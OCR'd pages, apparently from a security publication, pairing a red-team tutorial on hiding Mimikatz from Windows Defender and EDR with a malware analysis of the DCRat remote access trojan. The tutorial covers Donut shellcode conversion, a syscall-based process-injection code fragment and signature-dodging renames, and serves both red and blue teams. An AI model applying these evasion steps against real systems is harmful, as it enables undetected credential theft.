
For red team operations, relying solely on open-source tools and shellcode generators is not sufficient. Consider the shellcodes generated by msfvenom as an example. These shellcodes are easily detected by most AV/EDR solutions. Embedding plain shellcode into malware will likely result in its detection during static analysis. To at least circumvent the static scrutiny of shellcodes generated by msfvenom, robust encryption is imperative. Typically, employing AES-256 encryption has proven effective in bypassing detections of shellcodes produced by MetaSploit.

Technique # 5: Bypassing "Mimikatz" through Process Injection

Mimikatz stands as a renowned open-source tool, allowing its users to view and save authentication credentials, including Kerberos tickets. Thanks to the continued efforts of Benjamin Delpy, Mimikatz remains up-to-date, aligned with the latest Windows versions and is equipped with cutting-edge attack techniques.


However, its potency hasn't gone unnoticed. Endpoint protection platforms and antivirus solutions are often quick to flag and neutralize Mimikatz. This is unsurprising given its prevalent use by malicious actors to extract passwords and heighten their access privileges. Conversely, penetration testers and red team experts utilize Mimikatz as an instrument to detect and exploit vulnerabilities within network infrastructures.

In the ensuing discussion, the focus will be on sidestepping Mimikatz detections using the method of process injection. A common challenge faced is the keen eye of EDRs and antivirus solutions, which frequently spot Mimikatz signatures and proceed to neutralize them. Several techniques exist to navigate around these defenses guarding against Mimikatz. A stark illustration of this challenge was observed when I attempted to run a freshly compiled Mimikatz on the latest iteration of Windows 10, only to be thwarted by Windows Defender.




Mimikatz, being an open-source tool, is consistently recognized by AV/EDR systems. When uploaded to VirusTotal, it's notable that almost 70% of AV/EDR platforms classify it as malicious.

Technique # 5: Bypassing "Mimikatz" through Process Injection



Bypassing Techniques

The following outlines a method to elude detection of Mimikatz by Windows Defender. This technique is intended for both red teamers aiming to navigate security measures and blue teamers looking to strengthen their defenses. Various strategies were employed to circumvent detection by Windows Defender. Notably, when the command “sekurlsa::logonpasswords” was executed, Microsoft Defender flagged Mimikatz. However, upon modifying the command to “erasor::erasor”, detection was successfully evaded. It's intriguing to note that Windows Defender seemed to flag Mimikatz based on this specific command rather than its underlying API calls.



Another method to elude Mimikatz detection was presented by @mrd0x. In this approach, renaming mimikatz.exe to DumpStack.log would prevent Windows Defender from scanning the file. While this strategy was aimed at bypassing static detection, it's no longer effective due to Microsoft enhancing its detection capabilities. However, for dynamic evasion, the previously described technique remains effective against Windows Defender.

Technique # 5: Bypassing "Mimikatz" through Process Injection

Process Injection Methodology


The focus here is on creating a binary capable of injecting shellcode into an active process on the target system. Process injection remains a favored approach for many involved in malware development and offensive tactics.

Acknowledgment must be given to @TheWover, the mind behind "Donut." Donut is a unique position-independent code that facilitates in-memory execution of elements like VBScript, JScript, EXE, DLL files, and dotNET assemblies.

Beginning with malware development and AV/EDR evasion techniques, many resources and articles emphasized the importance of syscalls. Utilizing syscalls allows for the potential bypass of detection measures, including user-land hooking. This is primarily because AV/EDR systems generally focus on monitoring the user-mode activities of applications, creating an evasion opportunity. Notably, Windows Defender has shown vulnerabilities when detecting shellcode in a binary format (.bin).

STEPS:

1. A position-independent shellcode of mimikatz was generated using the previously referenced donut tool. To convert the shellcode into a binary format, the command ./donut mimkatz.exe -a 2 should be executed. This process results in the creation of a loader.bin file, which stands as the position-independent shellcode for the mimikatz binary.



Technique # 5: Bypassing "Mimikatz" through Process Injection

2. For injecting the shellcode into the remote process, an Injector was developed that utilizes syscalls to sidestep AV/EDR systems primarily targeting Userland API hookings. Before incorporating syscalls, it's essential to determine the native/syscall counterpart of the Windows API employed in the foundational code.

Native API
NtOpenProcess
NtAllocateVirtualMemory
NtWriteVirtualMemory
NtCreateThreadEx
NtClose


The above APIs were utilized in the binary to inject the Mimikatz shellcode into the remote process.

```
        HANDLE processHandle;
        OBJECT_ATTRIBUTES objectAttributes = { sizeof(objectAttributes) };
        CLIENT_ID clientId = { (HANDLE)pid, NULL };
        NtOpenProcess(&processHandle, PROCESS_ALL_ACCESS, &objectAttributes, &clientId);

        LPVOID baseAddress = NULL;
        NtAllocateVirtualMemory(processHandle, &baseAddress, 0, &shellcodeSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

        NtWriteVirtualMemory(processHandle, baseAddress, &shellcode, sizeof(shellcode), NULL);

        HANDLE threadHandle;
        NtCreateThreadEx(&threadHandle, GENERIC_EXECUTE, NULL, processHandle, baseAddress, NULL, FALSE, 0, 0, 0, NULL);

        NtClose(processHandle);

        return 0;
}
```

Implementing syscalls manually can be challenging due to differences across OS versions, service packs, and builds. Fortunately, SysWhisper2 assists with this task, maintaining a lookup table of known syscall numbers for diverse Windows editions.

3. The last step involves injecting the shellcode into the remote process, effectively bypassing Windows Defender's static and dynamic detections.

Technique # 5: Bypassing "Mimikatz" through Process Injection



Analysis

Deep Dive into Dark Crystel RAT (DCrat)

DCRat, also known as Dark Crystal RAT, is a malicious program that allows cybercriminals to gain control of a compromised computer remotely. It’s used to steal various types of sensitive information, like clipboard contents and personal login details from applications. What makes it dangerous is its ability to stay hidden from regular security software.

DCRat has been around since 2018, and its creators keep updating and improving it to make it more powerful. It has different parts that do specific things, such as stealing cryptocurrency and secretly recording keystrokes. The people behind DCRat have even released a special tool called “DCRat Studio” that helps them create new features for the malware. This constant evolution and the malware’s ability to evade detection make it a significant threat to computer users and organizations. Staying cautious and using advanced security measures is crucial to protect against DCRat and similar threats.

In 2018, Dark Crystal RAT primarily used Java, but it shifted to C# in 2019. Today, most of its modules are written in C#. Interestingly, the administrative server for this malware is built using JPHP, a version of PHP that runs on the Java Virtual Machine.

To thwart attempts by malware analysts to reverse engineer its code, different versions of DCrat employ evasion and obfuscation techniques. For example, they can obfuscate DCrat’s payload using a tool like Confuser Protector, adding an extra layer of protection.

The DCRat product itself consists of three components:

1. A stealer/client executable
2. A single PHP page, serving as the command-and-control (C2) endpoint/interface
3. An administrator tool

Capabilities

1. DCRat can record the victim’s keystrokes
2. DCrat can transmit the contents of the victim’s clipboard to its command-and-control server.
3. CryptoStealer module of the malware allows attackers to get access to users’ crypto wallet information.
4. It can take screenshots of the victim’s computer

Deep Dive into Dark Crystel RAT (DCrat)

4. DCRat can exfiltrate information from browsers, such as session cookies, auto-fill credentials, and credit card details.
5. DCrat can hijack Telegram, Steam, Discord accounts.
6. DCrat can function as a loader, dropping other types of malwares on the infected computer.
7. DCrat create persistence on victim PC using different techniques
8. DCrat execute VBS, PS, VB, BAT scripts on victim computer

Tools and Environment

- Flare-VM (Windows 10)
- REMnux (Simulator)
- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- ProcessHacker
- TcpView
- PE Bear
- PE Studio
- Wireshark
- IDA pro
- CyberChef

Stage 1 (dcrat.exe)

Basic and Advanced Static Analysis

Deep Dive into Dark Crystel RAT (DCrat)

Initial access:


During the analysis of DCrat (Remote Access Trojan), the focus starts with a close inspection of the initial sample sourced from the MalwareBazaar repository. It's important to acknowledge that this specimen could have reached a victim's system through diverse avenues such as phishing emails, spear phishing attachments, targeted phishing links, or other strategies targeting initial entry. However, this study concentrates exclusively on analyzing the stage 1 sample tied to the initial access method.

Basic Information:

SHA256: Fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e
MD5: A26ae5eb4e86ca54a1d338220318c43
CPU: 32-bits
Language: .Net programming language (c#)
Interesting Strings: Not Found
Inspection: LoadModule, MemoryStream, ToBase64String
Time Data Stamp: 2023/03/3 Fri

Packing:


In the initial static analysis, upon opening the binary in PE bear and calculating the size of raw data and virtual data, it was inferred that the binary might not be packed. This assumption was based on the minimal difference between the raw and virtual data, coupled with the absence of any extra headers suggesting it was packed. Typically, malware packed with UPX packers exhibit an additional header, which serves as a clear indicator. However, at this juncture, it was surmised that the binary wasn't packed.



Deep Dive into Dark Crystel RAT (DCrat)


Detect-It-Easy

After opening the sample with detect-it-easy tool it shows that the binary is using confuser protector and entropy was very high which clearly indicates the another .EXE or DLL into source and it was showing it is 99% packed binary.



Capa-Output


Upon conducting a CAPA analysis on the first stage of the malware (dcrat.exe), indications emerged that the binary was packed using Confusex. The detailed verbose analysis further revealed that the binary was obfuscated. A significant number of rules were triggered, suggesting that the binary employed various tactics and techniques in alignment with the MITRE ATT&CK framework.



Deep Dive into Dark Crystel RAT (DCrat)

Cutter-Output (Disassembler and Decompiler)


Upon disassembling the initial stage sample with Cutter and undertaking an advanced static analysis, confusion arose surrounding the functionality of the malware. The x86 instruction jb (jump on below/less than, unsigned) presented an area of ambiguity. As a result, the decision was made to transition to both basic and advanced dynamic analyses without delay.



Basic Dynamic Analysis


Procmon and Process Hacker

In the realm of offensive security research, tools like Procmon and Process Hacker are often the go-to for the initial detonation of malware samples under scrutiny. Upon executing the sample and capturing all traffic through Wireshark, coupled with recording all activities via Procmon, no significant activity was observed in the initial stage sample. Based on this observation, it's hypothesized that the first stage of Dcrat serves as a dropper or loader, potentially downloading the second stage of malware or extracting it from resources for in-memory execution.




Deep Dive into Dark Crystel RAT (DCrat)

Upon analyzing the traffic in Wireshark, a domain, http://battletw.begget.tech/, was identified. The malware seemed to be making a GET request with some encoded parameters. At this juncture, it remained unclear if the initial stage malware was attempting to connect to this domain. The absence of discerning strings pointing to this behavior led to the hypothesis that the malware could have encoded URLs and domains. This prompted the decision to delve deeper with advanced dynamic analysis, specifically debugging the malware.




Advanced Dynamic Analysis


Advanced dynamic analysis of the initial stage sample was initiated using Dnspy, a premier debugger and decompiler for .NET binaries. Given that DcRat is a .NET binary, it was loaded into Dnspy for examination. Notably, there was a decryption function accompanied by an extensive array of unsigned integers. Due to the length of this array, DnSpy struggled to display its entirety. Further analysis revealed the sample was loading the “koi” module directly into memory. It was postulated that "koi" could be a DLL or EXE being loaded directly without touching the disk.



There is long array of unsigned integers which is too larger. Dnspy is not able to show them all.

